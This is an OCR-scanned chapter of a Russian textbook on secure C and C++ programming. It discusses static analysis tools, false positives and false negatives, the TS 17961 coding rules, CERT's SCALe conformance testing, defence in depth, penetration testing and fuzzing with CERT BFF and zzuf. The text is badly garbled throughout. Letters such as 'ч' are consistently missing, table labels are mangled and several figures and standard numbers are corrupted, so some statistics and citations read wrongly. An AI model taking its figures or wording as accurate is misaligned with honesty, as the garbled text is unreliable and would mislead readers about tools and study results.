


Рис 9 10 Методы анализа надежного и безопасного C C

Статический анализ

Стати еские анализаторы работают с исходными текстами генерируя диагности-еские предупреждения о потенциальных ошибках или неожиданном поведении време-ни выполнения. Имеется множество коммер еских анализаторов для программ на язы-ках программирования C и C вклю ая Co er ty Pre ent LDRA HP Fo tify Klocwo k GrammaTech CodeSonar и PCLint. Имеется несколько неплохих анализаторов с открытым исходным кодом вклю ая инструменты ECLAIR[11] и Compass ROSE* [12] разработанные в Lawrence Li ermore Nat onal Laboratory. Компиляторы такие как GCC и Microsoft V sual C (в особенности при использовании режима `analyze`), также в состоянии предостав-лять полезную диагностику. Компилятор Edison Des gn Group (EDG) также может быть использован для анализа. Он поддерживает язык программирования C стандарта IS O/ IEC 1 882 2003 и многие возможности стандарта ISO IEC 1 882 2011. При использовании соответствующих флагов командной строки поддерживает также ANSI/ISO C (C89 и C99 а также Embedded C TR) диалекты C и C от M cro oft (вклю ая C /CLI) GNU C C и другие компиляторы.

Методы стати еского анализа буду и эффективными склонны как к ложным сраба-тываниям так и к пропускам ошибок. Чтобы применять его с максимальной пользой ана-лизатор должен быть полным и надежным по отношению к обеспе иваемым правилам. Анализатор с итается надежным (по отношению к определенному правилу) если обнару-живает все нарушения правила во всей программе не допуская ложных пропусков. Анали-затор с итается полным если не выдает ложных срабатываний. Возможные варианты для конкретного правила изложены в табл. 9. .

Та и а 9 4 Полнота и надежнос ь

	Л жн е а атывание	
	а	ет
Л жный ет	Надежный с ложными срабатываниями	Полный и над жный
к а	Ненадежный с ложными срабатываниями	Ненадежный

Существует много компромиссов для минимизации ложных срабатываний и пропус-ков ошибок. О евидно то лу ше свести к минимуму оба показателя и многие методы и алгоритмы так и поступают — в определенной степени. Однако после того как технология анализа достигает предельно возможной (без фундаментальной переделки) эффективнос-ти необходимо выбрать компромиссное решение (с у етом других факторов таких как масштабируемость и автоматизация). Для автоматизированных инструментов на границе эффективности требующих минимального вмешательства еловека и работающих с боль-шими базами кода асто имеется внутренний конфликт между ложными срабатываниями и ложными пропусками.

Легко создавать анализаторы которые находятся в крайних то ках. Анализатор может сообщить о проблемах в каждой строке программы и не допустить ложных пропусков за с ет большого коли ества ложных срабатываний. И наоборот анализатор может ни его не сообщать тем самым не допуская ложных срабатываний за с ет пропуска реальных дефектов которые могли бы быть обнаружены. Анализаторы с высокой астотой ложных

[11] `http //bugseng.com/products/ECLAIR`

[12] `www.rosecompiler.org/compass.pdf`

срабатываний приводят к пустой трате времени разработ иков которые могут потерять интерес к результатам и потому за информационным шумом пропустить реальные ошибки. Анализаторы с большим коли ествoм ложных пропусков пропускают многие дефекты которые должны были бы быть найдены. На практике требуется искать баланс между двумя крайностями.

Анализаторы должны уметь анализировать код без резхмерного коли ества ложных срабатываний даже если код разрабатывался без планов дальнейшего анализа. Многие анализаторы применяют методы которые устраняют необходимость исследовать каждое диагности ческое сообщение при каждом вызове анализатора то позволяет избежать излишних усилий программиста.

Инструменты стати ческого анализа могут использоваться разли ными способами. Один из распространенных шаблонов применения заклю ается в интеграции инструментов в процессе непрерывной сборки и интеграции. Другое применение — подтверждение тестирования как описано ниже в этом разделе.

К сожалению стати еский анализ безопасности применяется разными производителями ad hoc (спонтанно для данной конкретной цели) результатом его является неравномерный охват важных вопросов безопасности. Например недавним исследованием [128] установлено то более 0% из 210 тестовых слу аев прошли незаме енными всеми пятью исследованными средствами анализа исходного текста C и C в то время как успешно иродиагностировались всеми пятью инструментами только 7.2% тестовых слу аев как показано на рис. 9 11. NIST Stat c Analys s Tool Exposi ion SATE) продемонстрировал то разработка всеобъемлющего анализа критериев для инструментов стати еского анализа является проблемати ной поскольку существует много разли ных то ек зрения на то то представляют собой ложное срабатывание и ложный пропуск [157].




Рис.9 1 I. *Обнаружение проблем в исходных текстах C/C [128]*

Для решения этих проблем Комитет по стандартизации C WG1 работает над ISO/IEC TS 17961 C *Secu e Coding Rules* (*Правила безопасного кодирования на* C) [187]. Данная

техни еская спецификация определяет правила для анализаторов в том исле для инструментов стати еского анализа и компиляторов языка C которые желают диагностировать небезопасный код за рамками требований стандарта языка. TS 17961 пере исляет правила безопасного кодирования и требует от инструментов анализа диагностики нарушения этих правил. Все указанные правила должны обеспе иваться стати еским анализом. Эти правила могут быть расширены в зависимости от конкретной реализации то гарантирует минимальный охват любой реализацией стати еского анализа соответствующей техни еской спецификации. Указанные правила не опираются на аннотации исходного кода или предположения о намерениях программиста. Однако соответствующая техни еской спецификации реализация может воспользоваться аннотациями для переда и информации анализатору. Успешное принятие этой техни еской спецификации обеспе ит более равномерное освещение вопросов безопасности в том исле многие из проблем упомянутых в N ST SATE.

Анализаторы являются доверенными процессами то озна ает то разработ ики полагаются на их выходные данные. Следовательно разработ ики должны гарантировать то им можно доверять. Чтобы завоевать это доверие в идеале поставщик анализатора должен пройти соответствующие провero ные тесты. CERT координирует разработку набора тестов соответствия для TS 17961 который находится в свободном доступе для любого использования[13]. Текущий набор работает в L nux (Ubuntu) и OS X и был протестирован с компиляторами GCC (версии . 6 6.1 и .6 3) Co erity 6.0.1 Clang 3 0 и Splint 3.1.2. Часть пакета относящаяся к C создавалась с помощью GCC и Clang для Linux и OS X. Набор состоит из монитора тестов модуля выда и результатов и набора инструментов которые строят список тестов и проверяют согласованность номера строки диагностики и документации в тестовом файле (используется при редактировании тестов или добавлении новых тестов). Всего имеется 1 файла тестов охватывающих 5 правил.

Source Code Analysis Laboratory (SCALe)

Стандарты безопасного кодирования CERT *(The CERT Secu e Cod ng Standa ds)* описанные в разделе 9 3 определяют набор правил безопасного кодирования. Эти правила используются для устранения ошибок кодирования в распространенных языках программирования результатом которых являются как уязвимости так и неопределенное поведение которое также может быть использовано злоумышленниками. Для проверки приложений на соответствие *The CERT C Secu e Coding Standa d* [186] можно воспользоваться Source Code Analysis Laboratory (SCALe) [188]. Хотя эта версия стандарта была разработана для C99 большинство правил могут применяться и для программ написанных на других версиях языка программирования C или на C . Программы написанные на этих языках программирования могут соответствовать стандарту но при этом обладать другими недостатками не обнаруживаемыми SCALe.

SCALe анализирует исходный код разработ ика и предоставляет подробный от ет для внесения исправлений в код. После того как разработ ик внесет исправления а команда SCALe определит то версия продукта соответствует стандарту CERT выдает разработ ику сертификат и вносит программный продукт в реестр систем соответствующих стандарту. В результате SCALe может использоваться в ка естве меры безопасности программного обеспе ения.

[3] **https //github.com/SEl-CERT/scvs**

SCALe оценивает исходный код клиента с помощью нескольких анализаторов вклю ая инструменты стати еского и динами еского анализа а также не еткого анализа основанного на многократном слу айном выборе входных данных для тестируемого приложения (fuzz ng). Диагностика фильтруется согласно правилам на соответствие которым выполняется проверка а затем оценивается аналитиком тобы определить является ли это нарушение истинным или ложным срабатыванием. Результаты анализа затем сообщаются разработ ику. Клиент может внести изменения в программное обеспе ение и передать его для новой оценки. После завершения процесса оценки CERT предоставляет клиенту доклад с подробным изложением соответствия или несоответствия программного обеспе ения каждому правилу безопасного кодирования.

SCALe использует несколько инструментов анализа потому то анализаторы склонны к нали ию неперекрывающихся возможностей. Например одни инструменты могут хорошо находить дефекты связанные с памятью (уте ки памяти использование после освобождения разыменование нулевого указателя) а другие могут лу ше выполнять поиск дефектов других видов (неперехва енные исклю ения параллелизм). Даже при поиске дефектов одного и того же типа (например выявление переполнений массивов фиксированного размера или массивов в стеке) разли ные инструменты анализа найдут разные дефекты.

SCALe использует как коммер еские средства стати еского анализа такие как Co eri y Pre ent LDRA и PCLint так и инструменты с открытым исходным кодом такие как Compass ROSE. CERT разработал программы проверки для диагностики нарушений *The CERT Secu e Cod ng Standa ds* для программ на C и C для инструмента Compass/ROSE разработанного в Ливерморской национальной лаборатории. Эти программы доступны на сайте SourceForge[14]

SCALe не тестирует неизвестные уязвимости связанные с кодом высокоуровневым проектированием и недостатками архитектуры операционной средой или переносимостью кода. Проверка на соответствие проводится для конкретного набора программного обеспе ения скомпилированного конкретной реализацией языка программирования и выполняемого в конкретной среде выполнения [111].

Успешное тестирование системы показывает то анализ SCALe не обнаружил нарушений правил определенных стандартами CERT. Успешное прохождение тестов не предоставляет никаких гарантий то эти правила не нарушены или то программное обеспе ение является безопасным полностью и навсегда. Прошедшие тест системы могут быть небезопасными например если они реализуют небезопасный дизайн или архитектуру.

Программное обеспе ение которое соответствует стандартам безопасного кодирования вероятно будет более безопасным ем не соответствующее или не проверенное. Однако пока не было выполнено ни одного исследования которое могло бы доказать или опровергнуть это утверждение.

Глубокая защита

Идея лежащая в основе глубокой защиты заклю ается в управлении рисками с несколькими оборонительными стратегиями так то если один слой защиты оказывается недостато ным еще один слой может предотвратить превращение изъянов безопасности в эксплуатируемые уязвимости и/или ограни ить последствия успешной атаки. Например объединение приемов безопасного программирования с безопасностью среды выпол-

[14]

нения должно снизить вероятность того то уязвимости оставшиеся в коде на момент развертывания приложения смогут быть использованы в данной операционной среде.

Альтернативой глубокой защиты является защита опирающаяся на единственную стратегию. Полная проверка входных данных например теорети ески может устранить необходимость других вариантов защиты. Например если все входные строки проверяются на допустимость длины то нет необходимости использовать ограни енные операции копирования строк и функции s rcpy () memcpy () и подобные им могут использоваться без проблем. Кроме того при этом не было бы необходимости в любом типе защиты времени выполнения от переполнения стека или ку и так как не было бы возможности для возникновения такого переполнения.

Хотя теорети ески можно было бы разработать и обезопасить небольшую программу с помощью проверки входных данных для реальных систем это неосуществимо. Большие реальные программы разрабатываются командами программистов. Написанные модули редко остаются неизменными. Техни еское обслуживание может осуществиться еще до продажи первому клиенту или на ального развертывания. Со временем программы могут быть изменены многими программистами по ряду при ин. Все эти изменения и сложности не позволяют обеспе ить полную безопасность с помощью одной лишь проверки входных данных.

Несколько уровней защиты являются полезными не только для предотвращения использования уязвимостей во время выполнения но и для выявления изменений базовых предположений (assumptions) в процессе разработки и обслуживания.

9.6. Верификация

В этом разделе рассматриваются методы верификации которые специально разработаны для повышения безопасности приложений вклю ая проникающее (penetra ion) тестирование не еткое (fuzz) тестирование аудит кода руководства и контрольные списки для разработ иков и независимые обзоры по безопасности.

Статический анализ

Трудно найти информацию о доле дефектов которые могут быть найдены путем стати еского анализа. В обсуждении в группе стати еского анализа (S atic Code Analys s group) в Linkedln Роджер Скотт (Roger Scot) архитектор анализа в Co er ty свидетельствует о том то инструментарий Co eri y Pre ent в состоянии найти лишь около 20% от факти еского коли ества имеющихся дефектов. Это исло определено как цель Co er ty — поддерживать коли ество ложных срабатываний ниже 20% для стабильных версий анализатора [20]. Доклад Элиас Фаллон (El as Fa lon) техни еского директора Cadence содержит дефекты о которых сообщено пользователями для двух последовательных выпусков IC61 и IC615 коммер еского программного продукта примерно одинакового размера [69]. Версия C61 выпущена с 31 недостатками обнаруженными стати еским анализом с помощью Co erity Pre ent и 382 дефектами выявленными динами еским анализом с помощью Purify and Valgrind. В версии IC615 дефекты не найдены ни одним ни другим инструментом. В этом слу ае хотя все выявленные средствами стати еского и динами еского анализа дефекты были исправлены это оказало ни тожное влияние на дефекты обнаруживаемые потребителями. Однако еще труднее оценить сколько из устраненных дефектов могли быть потенциальными уязвимостями.

Проникающее тестирование

Проникающее тестирование обы но подразумевает проверку приложения системы или сети с то ки зрения злоумышленника ищущего потенциальные уязвимости. Проникающее тестирование полезно в особенности если проводится анализ архитектурных рисков. Преимуществом проникающего тестирования является то то оно дает хорошее понимание работы программного обеспе ения в его реальной среде. Однако любое проникающее тестирование ерного ящика которое не у итывает архитектуру программного обеспе ения вероятно не сможет выявить ни его достато но интересного о рисках программного обеспе ения. Программное обеспе ение которое не проходит тестирование ерного ящика (которое в настоящее время выполняется о ень упрощенными инструментами) — действительно плохое программное обеспе ение. Не пройденное поверхностное тестирование указывает на нали ие серьезных недостатков.

Важное зна ение имеет тестирование программного обеспе ения для проверки его соответствия требованиям безопасности. Такое тестирование вклю ает в себя серьезные попытки атаковать и нарушить его безопасность а также сканирование в поисках распространенных уязвимостей. Как говорилось ранее контрольные примеры могут быть полу ены из модели угроз шаблонов атак слу аев злоупотребления а также из спецификаций и дизайна. Тестирования ерного и белого ящиков применимы для проверки как функциональных так и нефункциональных требований.

Нечеткое тестирование

Не еткое тестирование (*fuzzing)* представляет собой метод поиска проблем с надежностью некоторое подмножество которых может быть уязвимостями путем пода и на вход программных интерфейсов намеренно некорректных и недействительных данных. Не еткое тестирование обы но является методом грубой силы который требует большого объема тестирования использует множество вариаций и проходов тестов. Поэтому не еткое тестирование в общем слу ае должно быть автоматизировано.

Не еткое тестирование является одним из нескольких способов атаки интерфейсов (one of se e al ways of at ack ng n erfaces) для выявления недостатков реализации. Данным образом может быть протестирован любой интерфейс приложения (например сеть файловый ввод командная строка веб-формы и т.д). Другие методы атаки интерфейсов вклю ают разведку (reconnaissance) слежение и повтор (sniff ng and replay) имитацию соединений (spoofing (alid messages)) переполнение сообщениями flooding (alid/ n alid messages) перехват или еловек посередине (h jack ng man- n-them ddle) некорректные сообщения (ma formed messages) и сообщения вне последовательности (out-of-sequence messages).

Цели не еткого тестирования могут варьироваться в зависимости от типа тестируемого интерфейса. Например при тестировании приложения тобы убедиться то оно правильно обрабатывает конкретный протокол цели вклю ают поиск некорректной обработки усе енных сообщений некорректных зна ений длины и недопустимых кодов типов которые могут вести к *нестабильной работе* реализаций протокола.

Динами еское функциональное тестирование с рандомизированными входными данными также известное как не еткое тестирование ерного ящика широко используется для поиска уязвимостей в программных приложениях с на ала 1990-х годов. Например Джастин Форрестер (Just n Forrester) и Бартон Миллер (Bar on Miller) провели такие испытания более 30 приложений с графи еским интерфейсом пользователя основанных на Windows NT подвергая их потоку событий клавиатуры и мыши и потоков слу айных сообщений Win32 [7]. При воздействии слу айных входных данных которые могут быть

произведены с помощью мыши и клавиатуры 21% протестированных приложений завершился аварийно и еще 2 % приложений зависли. При потоке слу айных сообщений W n32 завершились аварийно или зависли все приложения[15]. С того времени не еткое тестирование изменилось и теперь охватывает широкий спектр программных интерфейсов и разли ных методологий тестирования.

CERT Basic Fuzzing Framework (BFF) представляет собой инструментарий тестирования программного обеспе ения который выполняет поиск дефектов в приложениях работающих на платформах Linux и Mac OS X [6]. CERT BFF использует инструмент zzuf[17] Сэма Хоквара (Sam Hoce ar) для выполнения не еткого тестирования ерного ящика на основе мутаций (mutation-based black-box fuzzing) файловых интерфейсов приложений [85]. В свою о ередь zzuf выполняет тестируемое приложение.

BFF автомати ески собирает тестовые примеры которые приводят к аварийному завершению программ и связанную с ними отладо ную информацию. Цель BFF заклю ается в минимизации усилий требующихся от производителей программного обеспе ения и исследователей в области безопасности для эффективного обнаружения им анализа уязвихмостей безопасности находимых с помощью не еткого тестирования. CERT Fa lure Obser a ion Engine (FOE)[18] выполняет аналоги ные функции для приложений работающих под управлением Windows.

Не еткое тестирование ерного ящика обладает меньшим покрытием путей кода по сравнению с более интеллектуальными технологиями такими как автомати еское не еткое тестирование белого ящика [80] или динами еская генерация тестов [151]. Однако несмотря на успехи инструментов и методологий не еткого тестирования многие уязвимости систем безопасности в современных программных приложениях ПО ПрЄЖНЄхМу продолжают обнаруживаться с помощью этих сравнительно несложных методов [57 59 73 81]. В результате исследования сравнивающие методологии не еткого тестирования обы но рекомендуют использовать смесь методологий для максимизации эффективности обнаружения уязвихмостей [5 12]. Опыт CERT указывает то эффективное обнаружение уязвимостей с помощью не еткого тестирования ерного ящика зависит от выбора параметров соответствующих инструментов и инициализации слу айных входных данных (seed inputs). В своей статье 2012 года Аллен Хаусхолдер (Allen Householder) и Джонатан Фут (Jonathan Foo e) описывают рабо ий процесс не еткого тестирования ерного ящика и алгоритм выбора параметров для максимизации коли ества обнаружения уникальных ошибок приложений [90]. В отдельной статье Хаусхолдер описывает алгоритм для эффективного возврата побитовых изменений во входных файлах при не етком тестировании которые не связаны с реальными сбоями программного обеспе ения найденными в исходном файле. Этот алгоритм уменьшает сложность анализа теста приведшего к аварийному завершению устраняя те побитовые изменения которые не являются важными для рассматриваемого краха приложения [89].

